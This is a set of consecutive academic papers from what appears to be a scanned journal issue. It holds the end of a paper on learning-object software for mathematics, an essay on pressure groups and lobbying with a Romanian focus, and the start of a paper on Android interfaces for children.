allow its subsequent use in other training contexts. In fact, for every lesson the objects that compose it, will be saved in the database; the objects can be used independently of the lesson they belong to, in order to be exploited in authoring another lesson.



Figure 6. A Math lesson

The objects can be coupled, configured, moved, and deleted so as to better meet the lesson requirements.

Briefly, a lesson is composed of such elementary learning objects. This approach offers the possibility of developing a student-centered educational software that would allow authoring new learning objects and combining them in a dynamic manner. This type of architecture promotes the creation of new learning content and more complex lessons.

5. Conclusions

Most of the existing learning systems have all the components preprogrammed, which leads them to produce deterministic behavior, with limited and rigid feedback and explanations. In this manner, the educational software cannot take into account the specific needs of a particular user, having no possibility to adapt the learning material to the student's preferences and skills.

Consequently, the learning objects offer another perspective on education in general, and on educational software development in particular. Recently, there has been a proliferation of this concept, especially due to the fact that it offers a way of reusing the educational material.

Therefore, the present study aimed to define a computer architecture based on learning objects technology, to be implemented in the development of an integrated environment for learning Mathematics. The innovations come from two directions:
Using the learning objects technology in the software development. The advantages of this approach are high, enabling the reuse of objects in different contexts, and ensuring, through components combining, the multiple functions required by a virtual learning environment. The main argument for the use of learning objects is that they offer flexibility in creating educational materials. Additionally, the use of such an architecture, allows creating a software system with greater potential for customization.

The software allows teachers to configure the lessons. Most educational software offers predefined lessons, the teachers having no possibility to adapt to the class's needs or create new ones. But, by using this learning environment they will be able to define and combine learning objects in different ways, thus creating new lessons.
Concerning the pedagogical aspect, this will be the teachers' responsibility; they are going to choose the best ways of training, the architecture offering them the ability to customize their lessons and the possibility to combine different types of objects.

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PRESSURE GROUPS – THE ALLIES OF THE CITIZENS, OF THE POLITICIANS OR JUST DEDICATED TO THEIR OWN CAUSE?

Raluca Mihaila[1]

Abstract

We, the people leaving in democratic societies, have come across information about pressure groups or interest groups and political interests coming together under the usually harmless terms of "in the help of every single citizen", but very often actually working in a manner more then detrimental to him. Interests are given birth daily and in the name of public welfare we were (and still are) convinced that in the name of the society's interest, the action of groups may lead to a better life standard. Unfortunately this is not always the case. And this topic and its reality inspired me in coming up with this paper. The motto states perfectly what a democracy stands for "In a democracy people do not obtain what they do not ask for". Along my essay I will try to prove it.
My paper is meant to discuss freely and openly about the cohesion existing at the level of any society, generally speaking between policy takers and policy makers. It is up to each and every one of us to reach the conclusion on whether who is who between the two categories.
The paper is organized starting from the general context in which groups work) and then continuing with its products and services (with the effects they obtain on behalf of their actions). After that it analyzes the market itself – the space where pressure groups' action take its course – as an universe becoming bigger by the second according to national legislations worldwide. It is commonly understood that societies are working together for a purpose, mainly through politicians and interest groups representing them. The paper intents on making an objective analysis of these societies based on their level of development. After catching a glimpse on how these groups are formed or how they work the paper explained the economic of the "business" by entailing the marketing plans groups use in their projects. A separate section was dedicated to the Romanian context with a special emphasis on the non-regulatory status with regards to pressure and interest groups, and generally speaking, to the lobby phenomena.

Keywords: pressure, interest, political, groups, lobby, needs

Introductory Notes

Understanding the nation as the space for free trade and perceiving the whole society as a market, Adam Smith "assemblies" the two concepts and concludes that in fact the national market is not just an extension of the economical in the geographical area, but

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also an expansion in social economics. The relations between people are understood as relations between commodities, without reducing the social relations to the economic ones. This means that when it came to human relations it was inappropriate to make any considerations of ranks based on origins and what was really important was the intrinsic value of men, or, according to what Shopenhauer will later say *"So, the first condition of our happiness is our personality"*.

Therefore the society is a complex area where distances between individuals have multiple determinations, the economic one being by far the most essential due to its expansion and interplay in all levels of a society. Gradually, the economic development will undermine the social structure imposing new hierarchies and a new elite. The process is very slow and will have its origins in the space of *political ideas.*

At the level of a society, a sole individual has no actual power and no ability to impose hiw views and beliefs at the level of the society. This can nevertheless be done by an affiliation to a group which may faithfully represent his own interests and structure his needs in a manner suitable enough to be agreed to by those who do have the power and the resources to do so. This kind of group's organization is presumed to be backed up by on one hand, an extremely developed, coherent internal marketing capable to express the member's wishes in the form of a converging vector, and on the other hand an external one able to ensure an useful and lasting relationship with the other structures in the society. At the political level, nowadays it can not be claimed that any *pure* ideology is still *profitable,* a core criterion based on which decisions are, more recently, taken. It has come down to compromise[2] solutions which, in an extremely permissive ideological manner, reunite a certain socio-economic-political thinking as the only way in which a strong leader can draw on its side a big number of members and supporters who could substantially enlarge his power in the society. A pure and genuine ideology is no longer profitable and even more than that, an ideology of compromise can ensure a continuous oscillation of policitians for an honorable "safety exit" whenever explanations for political measures with no viable results occur.

In case the democracy is not thought to be a peaceful "game" of power, it can become very easily a complete chaos.
Capitalism is not a conglomerate of greedy personalities, because persuing the interests everybody might have claims an inteligent and rational bahaviour. ***The interest represents the most efficient limit against absurd despotism.***

The Power And The Values Of A Nation

All the literature written on the international economic affairs reflects the preocupations of the governments, andvery seldom , those of the people. It usually overcovers the interests of the most powerful governments.

[2] Like the " popular democrats".

The power of a nation (and the wealth of its people) is a result of a strong economy and a decent (not ideal!) political system tight together. It is just not enough to state that the political people doesn't look as ofetn as it should at the economical aspects, and viceversa. ***Saying thet in poker there is a connection between a cards' game and winning a considerable amount of money is different from actually playing poker and winning money.***[3]

The three main criteria upon which the world is judged are the following:

- Economical and social relations (based on the production processes)
- The political nature of the state power
- The characteristics of the world, in its most predilect aspects

On this ground, the essential values that the humans are trying to ensure thrugh social organization *are wealth, security, freedom and justice.* The four underlined values occupy different roles, though , from one society to another. Therefore, from the standpoint of any society, a corresponding norms set insures a *certain* level of wealth, a *certain* level of security, a *certain* freedom rate and a *certain* justice for people. Societies differ from one another by combining different proportions of basic values. The question is what values are a priority for this set of rules? And which are the values least important? Moreover, there are the old questions of political analysis: "who gets one from this? "who wins and who loses?" "Who exploits the opportunities and who becomes a victim?"

The political economy based on the regimes' topic has to answer some questions which are apparently ignored. There have to be identified the sources of this power: the coercitive force, the market success or wealth, the adherence to an ideology or a beliefs' system. *It is impossible* for the development economists *to observ the markets for exportable goods without noticing the political forces acting on them.* This particular side of causality is the one that will be subject to this essay.

The Freedom Of The Individual

From the economical point of view, every individual has his own interests and objectives with regards to the results of colective decision making (as a sum of individual actions), therefore the interests differ from one person to another. As there exist the need of reconciliation of these often divergent interests, it is thought that the best way of achieving lies[4] in negociation and exchanges.

The reconciliation of individual interests in a society starts from a common direction and a set of norms priorly agreed upon. This set of rules is simply the constitutional framework of a state tigether with an appropriate regulation of property rights. Civilization itself is based on the fundamental difference which the civil law makes between owners of goods and goods. And the Constitution is a set of rules accepted by a community, and works as a set of rules to be obeyed. In collective choice, however, any rule that does not embody a consensus leads to external costs (for those who have not given thie consent or were part of the minority), as resources tend to be allocated

[3] Staniland, 1985

[4] According to the economic theory of collective decisions

inefficiently because of option's mechanisms. What is therefore the best way to make choices so that all people should be happy and feel that their interests find their correspondent within the final solution? It was agreed by scientists and economists who issued theories over time that the method is achieving unanimity!

Within a democratic society (meaning the absence of any deliberate political exploitation), individuals are not free. The very freedom which each individual assumes is actually a social commitment. Some rules will allow certain individuals in the group to use the structures in order to get the differential benefits. *Only when a particular variation of a final decision is in the interests of all parties one can appreciate that this variation indicates an "improvement."* Economics as a science was itself called "the study of incentives," representing how people get what they want or what they need (depending on interest), especially when others want (need) the same things. From here we can easily and clearly deduct the need for "understanding", for the negotiation mentioned above.

Market and State are two instruments through which cooperation is organized and made possible. Through the market there exist the exchangings in goods and services which ensure mutual gains from transactions, and at the level of statal a lot of individuals will always find it mutually advantageous to join forces in order to accomplish a *common* objective. Here is the level where factors "change" as to obtain goods, which are usually shared. It is about "political exchange" which allocates resources to produce public goods. The paradox here is that it eventually comes down to the situation when ***the same*** individual is involved in both processes at once. And this is where the so-called "conflict of interest" are given birth to.
Pressure group has become indispensable for the well-functioning of the political structure, as in any society private interests have the tendency to fusion with the purpose of obtaining advantages from the government. It is the nature of things that people try to put pressure on competent authorities[5].

Interest group, formed and developed in primary historical communities consists of a number of people united by one or more interests in common. Any group holds together people having specific relations, frequent enough to lead to a model of collective conduct. As such, **exercising influence requires organisation**. Driven by a common interest, a group of individuals expresses demands, claims or issue positions that directly or indirectly affect other actors of social life. Although it was considered that there is no interest group that should not be tempted to exert pressure, the only valid features being the frequency, size or style in pressing, one needs to distinguish between the two categories. A pressure group does not act only by pressing nor is its influence unidirectional. An interest group is a potential pressure group that transforms as such when its action is directed towards an authority able to make decisions in favor of the interests protected.

[5] G.Burdeau, *Traitė de science politique,* Paris , 1968

Interest groups are the result of free and rational association of individuals, aware of the impact of their action, around a practical goal.
Interest groups may be either power groups that oligarchically control resources, or interest groups based on forms of association of individuals which achieve certain objectives.

If a limited government (with the existence of a universal law appliable for all groups), individualistic theory of collective decision falls. In the case of a government which directly uses for instance ⅓ of GDP, interest groups recognize the "profit" to be made from political activity. When a substantial part of overall legislation exercises various measurable effects on different groups of population, it must be identified the means by which these conflicting interests can be reconciled.

A clear distinction between the categories of pressure group, interest group is still difficult to be done, as an interest group can turn at any time into a pressing body. Robert Salisbury si Kay Lawson believe that individuals seeking to join a group are after three main benefits: material, of solidarity, of purpose (the action in the name of certain values being rewarding enough to compensate the personal retributions

The Similarity Economic Market – Political Market – A Technical Approach -

In the opinion of modern politologues analysing collective option presumes starting from the hypothesis that the individuals seek maximizing their power over other individuals, as the poitical activity is seen as an *exchange function* (an idea similar to the maximization of the utlily in the market place). The perspective of maximizing power presumes that from the game theory standpoint, we have to deal with a game of zero sum.

When it comes to the rationality of the individual the economic processes, there are taken into consideration budgetary retsrictions, the consistency in options, the choice of most likely the “more” instead of the “lesser” depending on the marginal subtitution rate, which varies in direct connections with utility. The analogy made for rationality in collectivity is related to public goods and refers to the acceptance of a scope and also of a capacity to choose between the alternatives that will lead to the obtaining of that particular scope.

The rationality degree when the public sector is taking into consideration is lower for at least two reasons:

1. *the presence of uncertainties* of different kinds
2. the necessary *ignorance* (from the economics’ perspective) one individual must have.

The institutional manifestation of the active promotion of economic interest resides , in big political entities, in the pressure group. The reason itself for the existence of such groups lies in their capacity of promoting and sustaining , through political options’ process, the particular functional interests they represent.

During last years , the role pf pressure groups or of the special interests in the political democratic process has come up to be accepted as inevitable, if not even “desirable”.

Public Interest– O Conceptual Approach

The importance and the activities of interest groups within the political process are not independent of nor size nor budget of the government structure. Moreover, for "stringency" it can be appreciated that the activity of interest groups, measured in terms of organizational costs, is a direct function of the anticipated "profits" from the political process. Organized pressure groups are expected to arise because of the differential benefits resulted from the political process and, therefore, differential benefits for the groups are obtained precisely because of an organized activity. It appears, in this case, a spiral effect, whose results can be seen in the income tax structure in different countries, in the tariffs and laws in many fields especially economic.

If every individual in his capacity of a group decider, could in his own account, to match its share of total benefits to its share of total costs (a relatively "utopic" fact), the groups would have relatively small incentives (due to lack of sufficient authentic possibilities) to use the political process to obtain benefits on behalf of their fellow citizens. **Just the opportunity to earn differential benefits from collective action attracts the political group "that seeks profit."** Moreover, the earnings differential can be obtained in either of two ways: either approving activities that create certain benefits for some individuals and groups, but create overheads externalized to all community members, either by approving activities that provide general earnings for all members of the sociaty, but impose costs only to some groups or individuals[6].

The Economic Value Of Political Decisions

There is an economical value intrinsic to the political votes , confirmed by the selling-bying of individual actions. ***If this relation with an economical aspect had not exist, the corruption would be impossible!***

Thelogical chain is the following: the individual vote detrmined collective decisions on the basis of income and personal belongings, which themselves, determines economical effects. On the moment that the participant admits the economical value of his own vote, he will be motivated in engaging in a "trade", this being the subject of the **logrolling**[7]. In the name of this exchange resides the "compensation principle" which appears when there exists a minority which can overturn the vote (by blocking it). From the perspective of the game theory, compensation payments do not refer to vote buying with money, but to the exchange of votes for different matters. When an individual is very eager to gain something in one issue, he "sells" his vote for serious problems, this way insuring his winning in what he is interested in.

[6] The necessary condition for the existence of externalities lies in a the difference in distributing between the members of the community the benefits and costs determined by collective action.

[7] The term *logrolling* refers to the exchanges and compromises mutually advantageous

The economical value of a vote also implies a purchasing power related to it, equivalent to the value of its support in the problems the others seeks solutions for (very close to a classical barter) and acts very similar to the money market.

The Market Of The Political Votes

Is politics an attempt to fulfill idelas, or is it a struggle to obtain advantages within the limits of ethics? Is ethics a purpose or a limitation? **(**Lord Acton)
Any law can be accepted by all parts involved, until one of them has the priviledged chance to gain a substantial advantage. At this point , the individual, who expects to win, will most surely want a change in the rules which allow him to explore this unforeseen situation. A cotract will be adopted with the support of this individual, exactly because the situation is new and unexpected. *Ex poste*, the individual, in the face of the possibility to win, will strongly object to the active status-quo, which would be the same thing as changing the rules of the game in the advantage of one single player.

Just because these situations (unforeseen) are randomly distributed, the agreement becomes possible. The analogue market situation is to be found in the competition territory. **If there had been possible an anticipation of perfect functioning of the markets, it would have never been necessary for the state to enforce antitrust laws**.

A firm that ensures temporarily a monopole position will tend to be "embarrassed" by the occurance of other firms producing similar goods and services. Any restriction on the free mergers between firm's (and of forming price agreements) will lead to a denial of the "exchanges from trade", still, being acknowledged that certain types of agreements couls lead to dominant key players on a market, which are not easy to replace. Due to the imperfect mechanisms of establishing equilibrium it becomes rational to try to forbid this kind of agreements.

If it is presumed that individuals do not try to promote their own interests, but for the contrary, they look for a certain "public" interest ("common welfare") , then at the time when he takes part in the collective action, the selling of a vote becomes illegal because the receiving of an amount of money is a clear proof of the fact that the individual obtains "private" earnings due to his political power.

Here is the actual bond with the interest groups. These admit that they seek a private interest (an advantage for the sector they activate in) , but they invoke the argument of social welfare and of the fact that the whole society will win from changings in legislation and from certain preferential agreements between the groups and the state.

There is a conflict between two theories, that of the hydraulic state and that of the multiple centered state: the state should't hold the monopole of force, being allowed this way to become too powerful for its society. It muct have enough power in order to maintain peace, but not as much as to offer temptations to ambitious people.
(Wittfogel)

The Politics Of The Interest Groups

L.H. Zeiger, S. McCally Morehouse and other authors define the interest group through the context the state gives to them. First of all, there has been identified an inverse connection between interest groups and political parties : in the states where where parties are very powerful, interest groups tend to be rather weak, and in the states with less powerful parties, the groups tend to become powerful. If political parties are string, interest groups work through them. In the absence of a "party leadership", the groups tend to fill the gap, by becoming important recruiters of candidates and by financing campaigns and therefore, they will considerable extend their decision making. Second of all, it has been noticed that a bigger economical diversification of the state makes the group's policy to not be dominated by only one interest. As long as the group becomes more and more "chaotic", there is the so called "hyperpluralism" or a multiplicity of groups which result.

Any liberal society defends and protects the pluralism of its groups, because they represent "normal rebuffs of the citizens" who feel weak or uncertain in front of the power holders.

They are means of equilibration for the state, a form of counterpower. But as the overpowered state is to be avoided, the same thing should happen in the case of groups, which should not become "naturally hegemonic". It is desirable the "groups inside the state" formula instead of the " state inside groups" one, in such that there should be avoided the "legiferation agencies' capture".

The Functionality Of The Groups Via Lobbying (Case-Study: The Anglo-Saxon World)

In America, the title of "pressure group" was changed in every way, but not so much in association with the term "interest group". The word "interest" is seen as having a far less significant impact on the word "pressure" which could allow nuance towards undemocratic tendencies and activities that support the ideas behind them, especially where minorities are under consideration within a community.

In Great Britain, for example, interest groups, not individuals, parties or classes are the most essential elements of the public politics. Individuals can participate in politics through groups and are more efficiently represented by groupings. The world outside the groups has no interest and any yet unorganized individuals have the potential to become an organization. Throughout the UK there is a basic principle which refers to the absence of any interest group domination in the political process (*checks and balances* system). It states that there must be a balance, a balance, a fair competition.

Any pressure group has, apart from what is open to the public, its own conjectural history, but the specialists identified three determinant factors crucial for the future development of the group:

- The moment when a group of unorganized people are negatively affected by a change.
- The leadership of an interest group
- The socio-economic structure of the group's members

In the anglo-saxonic world, the society is perceived as a group of interests , and the wisdom appears to occur in the finding of the institutions and the mechanisms that allow interest groups to negociate in a peaceful manner and reach an acceptable compromise. The optimal system is undisputed to be the constitutional democracy, but within certain limits:

- the political game's rules are not subject to question when they hold the power (eg. free-elections are not abolished only after the elections have been won).
- fndamental human rights are not subject to question (life, freedom, property, freedom of speech) because they are not a matter intrinsic to a vote, but they are a part of the laws' sovereignity.

Because the U.S. remain, in general, a desideratum of a "healthy" democracy, the comparison between any other society and that of the U.S. comes beforehand. As much as it comes beforehand, in case of Romania, the question " How strong is this sovereignity of law in Romania?" . And this because for instance, in our country,there are goups not admitting that property (including combating theft from the public welfare) or freedom of speech should be intangible.

When interest groups try to influence the changing of the laws and of the rules, it is acceptable, but when they literally make pressures for breaking them , this is not acceptable anymore.

If an interest group has the intention to "press" on a problem on the government agenda, all it has to do is to organize this specific problem in a policy.

German specialists have divided organizations from a country in three main sectors:

1. THE STATE – parliaments, governments, administrations, judiciary
2. THE MARKET – mogulis, big companies, little and medium sized companies
3. THE ASSOCIATIONS – interest groups, societies, clubs

The the democratic system from *Switzerland*, the groups have as well, a great influence , and the government and the parliament find it impossible to ignore them.

On another hand , *France* is one place where there existed serious reticences about the benefic character of the pressure groups, as they were considered a subject of scandal.

In the *USA* "the lobby is a critical part in the legislative process", said once Robertson.

The Lobby [8] is nothing else but the *legal frame* by which one can make pressures, without distorting the democratic system or the law state and which, also, prevent the formation of the undergrould networks (through justice, which can enforce penalties). Sometimes, the lobby phaenoma refers to anyone willing to influence the ones holding the power (be it legislative, executive or judiciary). Many times the lobby, in the negative sense, is infavored by the lack of dignity of one parliamentary or public clerk, by the incompetence or the weakness for the media's influence, by the fact that they are easily influenced , all these making extremely incoherent their political activity. Unfortunately, there are cases when the lobby is made starting from the media's manipulations and leads easilyt to blackmail, blocking the public streets or illegally financing of some parties or parliamentars. In Romania, for the time being, the legislation in charge of preventing and penalizing the illegal and dangerous activities is, still, extremely weak.

"*The only way of serving in a durable manner the particular interests is to know the way suitable to address through them the general interest, which means putting them in charge of a big cause."* (Michel Borgrand).

The Romanian Type Of The Conditioning
Economic Interest – Political Interests

Any retrospect of the Romanian transitional process encompasses a certain scenario of the "stop and go" type, with a traditionally feature, repeated after each presidential campaign. *Political interests* appear in our country in the shape of many preoccupations of the "who is the prime minister?" type, "whom does the Finance Ministry defends?", " how can a partu be made?", and the *mediatic* ones presumes the control over newspapers, televisions and news agents.

Regarding economical interests, they refer to the elimination or the defaming of the competition. More than a century ago, Dionisie Pop Martian concluded with big regrets on a true fact about Romania : « *All the bad things Romania is haunted of and which destroy its future come from the fact that Romanians do not put politics in economy and economy in politics* ». With a strategy of very little coherence and not enough consistency, the Romanian transitional management allowed the continuous negative forces of changings to occur. Too often mentioned *social peace* has become the slogan based on which the oficials have sacrifices the foreseable future.
In essence, the problem of the role played by the state in the Romanian economy was and remains that of the quality and not of the quantity of the political policies.

The depenedence of the economical sector of the political one (because competition was not present on our market at the right time) maintains at rather high levels and has become disturbing for businessmen, even for those rising on the basis of the political system which they used entirely. It was easier to act in this manner and interests too high to leave room for correctness.

Romanian state remains captive from two main reasons:

[8] The expression "lobby-hall" politically means "hall of the Parliament" and "influencing the parlamentaries"

- once because it was considered to have addressed tht goodwill of the European Union for its acceptance inside the union(because it does not get any other chance)
- second, because, still, it is permitted the existence of some very important companies which set the tone in the Romanian economy.

Romanian experience shows that, whatever the political color of the governmentals, they only react to pressure. To the extent that these pressures are constant and are based on popular support and publicized action, they can succeed.

Conclusive Remarks

The logical chain the paper was based on is the following: identify a need, formulate it in a policy and make it a political issue. It is the modern way of achieving goals in a democracy. Therefore it might be more than fair to consider that "a political problem is an economical problem without solution" (Georges Elgozy).

People, fortunately or not, have to be told that they are entitled to do things. And because they are not always told to, they find themselves at a big disadvantage. But they should always keep in mind that they will never receive what they do not specifically ask for.

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CHILDREN AIMED INTERFACES FOR ANDROID RUNNING DEVICES

Tîrziu Georgiana Cristina[1]

Abstract

The paper focuses on the development of mobile interfaces for children. The Android operating system is presented from appearance with its features, hardware support and its advantages over others operating systems. Mobile software development requirements on different platforms for mobile devices are identified and described. A graphical interface aiming children is designed and its features are presented. The interface includes an application for managing the school related tasks and time. Children manage the time of the days of the week differently. They have access to a task management system and a progress reporting tool. The advantages and development requirements are identified and discussed.

Keywords: mobile, software, development, Android, devices, interfaces, children.

1. Introduction

Android is an open-source software stack for mobile phones and other devices. Android was originated by a group of companies known as the Open Handset Alliance, led by Google. Today, many companies, both original members of the OHA and others, have invested heavily in Android, typically in the form of allocating significant engineering resources to improve Android and bring Android devices to Market. The goal of the Android Open Source Project is to create a successful real-world product that improves the mobile experience for end users [1].
Google's Andy Rubin describes Android as [2]:
"The first truly open and comprehensive platform for mobile devices, all of the software to run a mobile phone but without the proprietary obstacles that have hindered mobile innovation."
A simple definition of Android is presented in **Error! Reference source not found.** as a combination of three components:

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Figure 5 - Android's components

Android is a Linux operating system kernel that provides low-level interface with the hardware, memory management, and process control, all optimized for mobile devices [2]. Although Android applications are written in Java language, but these are not running within a Java ME virtual machine, as it has its own Dalvik virtual machine. The platform offers also open-source libraries for application development, including SQLite, WebKit, OpenGl and media manager.

These are written within different languages such as: C, C++ and Java, included in the Android Native Development Kit. The most important thing that Android platform offers to the developers of mobile applications is the open development environment built on an open-source Linux kernel. All developed applications have hardware access through the API libraries. What's really impressing and also useful for creative developers is the fact that users can remove and replace any native application with a third-party developer alternative. Both third-party and native Android applications are written with the same APIs. Development on Android is made even easier through the simple access to web services [3]. This enables fast development of distributed applications.

According to the official site of Android developers [1] there were lunched nine different versions of Android, which fixed bugs and added new features. Each version includes updates of API libraries. Before creating an application that runs on the Android platform, a developer should think at the compatibility of the application with the devices. Updates to the framework API are designed so that the new API remains compatible with earlier versions of the API.

Developers that want to cover a large market of Android devices should choose the platform that has the lowest version of the API. If they develop on a platform with a new level of API, an older one will not contain the updates of the first one and the application will not be compatible with devices that have older versions.

The most important advantages that Android has over other mobile operating systems are:

- The programming is done using Java syntax. The Android operating system is based on a Linux kernel and has native support for modified Java applications. The Android Dalvik virtual machine delivers high performance when running mobile optimized Java applications. Developers that already have knowledge of Java programming must only learn the principals of the Android operating system in order to develop high quality mobile applications.
- The operating system is open source and the developer community is very large thus ensuring the approach of much more problems that would be possible for a closed operating system and commercial development team. There are many web sites that host Android related discussions. These are grouped for the experience level of the reader. General discussions approach issues about the use of Android devices and applications. Advanced topics include discussions about custom ROMs, rooting and hacking. The most advanced discussions approach programming issues on different versions of Android and under different devices.

- Manufactures were very receptive of this new platform and produced from the start many devices that run Android. Early devices had no dedicated graphics processor and all the processing was done by the main CPU. As the operating evolved and supported more advanced features, the manufactures also improved the hardware capabilities of the handsets. One GHz CPUs, dedicated graphics processors and high density screens are common for devices running Android Froyo.

With every version developed and lunched, Android has become a strong, reliable, complex and powerful platform for mobile software development. Differences between versions are significant and almost all bugs have been remediated. Being an open source platform, developers with imagination will certainly create application in order to surprise the market that is in continuously growth.

2. Mobile software development

Mobile software development is the air of all mobile devices. As human been have a body and organs that are activated through the air, mobile devices have the hardware support but needs the software development which makes them alive. Depending on the type of mobile devices different applications are made to fulfill user's needs. For example the use of a digital camera is to make and store photos, videos and audio records. For this type of devices are developed different applications of data viewing, data editing, data stored and data transfer. There are also created applications that improve the quality of the picture, video and audio files, etc. Mobile phones include features of all mobile devices and that's why the market of mobile software development is on a continuously growth. Depending on users demands software developers have created thousands of different types of applications, including edutainment applications [4], mobile peer-to-peer social networking application [5]. Location proofs applications is another interesting software development for mobile devices. A location proof is a piece of data that certifies a receiver to a geographical location. Location proofs are handed out by the wireless infrastructure (e.g., a Wi-Fi access point or a cell tower) to mobile devices. The relatively short range of the wireless radios ensures that these devices are in physical proximity to the wireless transmitter. As a result, these devices are capable of proving their current or past locations to mobile applications [6]. The common type of mobile applications are the interfaces, that's how was born also the idea of multi-device interfaces. As mobile devices have internet access, a common interface can be created. This technological context imposes new challenges in user interface software engineering, as it must run on different computing platforms accommodating the capabilities of various devices and the different contexts of use. Challenges are triggered also because of the universal access requirements for a diversity of users [7].

The most powerful advantage of the Android is the fact that is an open source platform. This way many creative developers can experiment all their ideas without any cost. Since it was lunched, manufacturers began to create devices that support the Android platform. All versions have brought new important features that challenged developers to create applications at a new level.

The targeted group for the application under development is represented by children. The main characteristics of this group are the following:

- According to their age, children have different preoccupations and are attracted by different things. In order to create an application that pleases most of the users in the target group one must take into consideration these aspects. Every child needs a timetable, but the interface should be designed depending on their age. With the first version of the application I would like to cover children that have the age in the interval of [6, 14] years. For the animated character that is the guide of the application I will create a survey and I will interrogate 40 children with the age between [6, 8] years, 40 with the age between [9, 11] years and 40 with the age between [12, 14]. The results of the survey will help me create a list of animated characters that will please any child with the age between [6, 14] years.
- Their sex is also an important characteristic. Girls can be attracted by fairies, princesses and singers while boys can be attracted by kings, cars, warriors, heroes. In order to identify animated characters for all of them, half of the interrogated children will be girls and the other half will be represented by boys.
- The education of a child is a big influence for their personalities. Their level of education is reflected in their interests, their preoccupations, their activities, their knowledge and so far.
- Parents' financial situation and their occupations are also a big influence in children's education. The mobile devices that they will buy for their kids will be reported to their incomes. Because of that the application should be created in order to run on devices with low costs and also on devices with upper costs.
- The nationality of the children is also another characteristic that should be taken into account. Differences between cultures, mentality and habits influence children's growth.

The *Timetable* application should be managed easily by all children regardless their age, sex, nationality, financial situation or education. Because of that the application's menu is the same for all of them, but the interfaces are personalized. In order to accomplish this task is created a large list of characters that should be the guide of the application. The categories for the characters are represented in Figure 6.



Figure 6 - Categories of animated characters

For each of these categories surveys are designed in order to identify the most popular characters and are added to the list of guides available in the application.

The application will use language files to store the messages for the users. This allows the easy localization of the application. The speaking engine is available only for English, French, Spanish and Italian.

Due to the special characteristics of children, the application has the following particularities:

- An animated character is the main point of interest at the interface. The animated character is available in many forms so that more than 95% of the interviewed children will be able to find the favorite character. Four categories of animated characters were defined: Disney characters, famous persons, music and movie stars, animals. Disney characters are very popular among children due to the highly mediatized movies, stories and cartoons. Famous persons that have done something really important for the human kind are included as there are many children that have such an idol and wish to follow him. Music and movie stars form another category that is formed of heroes from children movies and singers popular among children. The forth category will contain animals as most of the children already have many animal shaped toys
- A text-to-speech engine is incorporated in most parts of the interface. The text-to-speech engine has the task of reading out the messages that the user receives in normal use. The text-to-speech is helpful both for children that can't read well and for those that can't focus on using the device because they have a more important ongoing task. This text-to-speech engine will also be used by children to read out notes and school materials. This will improve the learning process as children can listen to lessons and other materials using headphones while they travel from home to school and the opposite or when they have no space to use their physical materials.
- The interface possesses a panic button at one touch distance. The panic button is design to take the GPS position of the phone and send it to a predefined number or email address. This is very useful in critical situations, but with just one touch the parent is informed that his child has a problem and also knows his location. It is very important to have the panic button accessible with very few clicks, but in

the same time it should not be pressed accidentally. The number to send SMS to is configured by the parent and so is the email address.

- A quick way of sending audio messages to predefined numbers is available in the interface. The form for the audio message recording and sending must be kept as simple as possible. Necessary controls are the record message button, the play message button, a grid view with images for selecting the receivers and the send button. The audio message will be sent as multimedia message.
- The usability of the application is reflected in the simplicity of the interface. This is designed in order to be intuitive for children of any age. Since the first use of the application, children will get familiar with its features without needing specific knowledge. Graphical controls must contain symbols associated with the actions they perform.

Due to the special target group of the interface, its success depends exclusively on the analyses of its members. Both implicit and explicit requirements are identified through the analyses of the target group and the study of the behavior of the children testing the interface. Parents are also an important party as they also have requirements for the interface.

3. Age specific applications development for Android devices

People at different ages have different: priorities, preoccupations, activities, therefor they have different necessities. That's why developers have to create age specific applications in order to please any user. Before creating a new application one has to think in context and find the answers of a few questions like: who are the users of the application, when will they interact, where can they be located when are using your application and at what moment at time they can use it, why will they use your application and what information can they obtain from it, how are they using their mobile device [8].

